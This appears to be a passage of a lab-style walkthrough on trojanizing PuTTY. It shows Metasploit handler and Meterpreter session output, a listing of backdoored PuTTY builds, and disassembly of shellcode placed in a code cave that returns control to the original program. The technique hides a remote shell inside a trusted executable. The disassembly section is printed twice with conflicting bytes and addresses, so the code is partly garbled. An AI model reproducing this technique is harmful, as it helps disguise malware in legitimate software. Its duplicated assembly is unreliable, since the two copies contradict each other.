
meterpreter > id
[*] Unknown command: id.
meterpreter > guid
[*] Session GUID: 22a8d9ef-5e19-44fa-9d06-0d405cc10b0a
meterpreter > execute -f cmd.exe -i -H
Process 1664 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.


```

For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.

0510124	4E	DEC ESI
0510125	56	PUSH ESI
0510126	46	INC ESI
0510127	FF30	PUSH DWORD PTR DS:[EAX]
0510129	68 08871D60	PUSH 601D8708
051012E	FFD5	CALL EBP
0510130	B8 F0B5A256	MOV EBX,56A2B5F0
0510135	68 A695BD9D	PUSH 9DBD95A6
051013A	FFD5	CALL EBP
051013C	3C 06	CMP AL,6
051013E	7C 0A	JL SHORT putty_11.0051014A
0510140	90FB E0	CMP BL,0E0
0510143	75 05	JNZ SHORT putty_11.0051014A
0510145	BB 4713726F	MOV EBX,6F721347
051014A	6A 00	PUSH 0
051014C	53	PUSH EBX
051014D	90	NOP
051014E	90	NOP
051014F	90	NOP
0510150	90	NOP
0510151	90	NOP
0510152	90	NOP
0510153	90	NOP
0510154	E8 FCF5F5FF	CALL putty_11.0046F755
0510159	E9 6DF3F5FF	JMP putty_11.0046F4CB
051015F	90	NOP
0510160	90	NOP
0510161	90	NOP
0510162	90	NOP

When exit from shell get back to original program.....





Now here I am using msfconsole for getting meterpreter session as shown below:-

```
msf5 exploit(multi/handler) >
[*] Started bind TCP handler against 10.0.2.15:4444
[*] Sending stage (180291 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.251:41013 -> 10.0.2.15:4444) at 2021-04-11 16:41:24 -0400
Sessions - 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -i -H
Process 1480 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\101983057\Desktop\PE>dir
dir
Volume in drive C has no label.
Volume Serial Number is 70C3-CAE7

Directory of C:\Documents and Settings\101983057\Desktop\PE

4/11/2021 01:33 PM <DIR> .
4/11/2021 01:33 PM <DIR> ..
4/02/2021 01:05 AM 1,116,560 Copy (2) of putty.4.exe
4/10/2021 08:34 AM 1,116,560 Copy of putty_10.1.exe
4/11/2021 03:10 AM 1,116,560 Copy of putty_10.2.bak
4/11/2021 03:26 AM 1,116,560 Copy of putty_10.2.exe
4/02/2021 01:05 AM 1,116,560 Copy of putty_4.exe
4/11/2021 03:30 AM 1,116,560 Copy of putty_ddd.exe
4/01/2021 11:23 PM 1,116,560 putty_1.exe
4/10/2021 08:34 AM 1,116,560 putty_10.1.exe
4/11/2021 12:47 PM 1,116,560 putty_11.exe
4/02/2021 12:49 AM 1,116,560 putty_2.exe
4/02/2021 12:54 AM 1,116,560 putty_3.exe
4/03/2021 12:09 PM 1,116,560 putty_4.1.exe
4/02/2021 01:05 AM 1,116,560 putty_4.exe
4/02/2021 10:23 AM 1,116,560 putty_5.exe
4/02/2021 10:33 AM 1,116,560 putty_666.exe
4/03/2021 12:22 PM 1,116,560 putty_done.exe
4/02/2021 10:19 AM 1,116,560 putty_final.exe
4/10/2021 11:32 AM 1,116,560 putty_meterpreter.exe
4/11/2021 01:33 PM 1,116,560 putty_meter_bind.exe
4/10/2021 11:08 AM 1,116,560 putty_rev_shell.exe
                20 File(s)      22,331,200 bytes
                2 Dir(s)      7,261,437,952 bytes free
```

For return back to original address of .exe program we set some addresses in code cave at the end of the shellcode.(as shown below) and remove last address of the shellcode in which our code stuck.

0510124	4E	DEC ESI
0510125	56	PUSH ESI
0510126	46	INC ESI
0510127	FF30	PUSH DWORD PTR DS:[EAX]
0510129	68 08871D60	PUSH 601D8708
051012E	FFD5	CALL EBP
0510130	BB F0B5A256	MOV EBX,56A2B5F0
0510135	68 A695BD9D	PUSH 9DBD95A6
051013A	FFD5	CALL EBP
051013C	3C 06	CMP AL,6
051013E	7C 0A	JL SHORT putty_11.0051014A
0510140	80FB E0	CMP BL,0E0
0510143	75 05	JNZ SHORT putty_11.0051014A
0510145	BB 4713726F	MOV EBX,6F721347
051014A	6A 00	PUSH 0
051014C	53	PUSH EBX
051014D	90	NOP
051014E	90	NOP
051014F	90	NOP
0510150	90	NOP
0510151	90	NOP
0510152	90	NOP
0510153	90	NOP
0510154	E8 FCF5F5FF	CALL putty_11.0046F755
0510159	E9 6DF3F5FF	JMP putty_11.0046F4CB
051015E	90	NOP
051015F	90	NOP
0510160	90	NOP
0510161	90	NOP
0510162	90	NOP

When exit from shell get back to original program.....

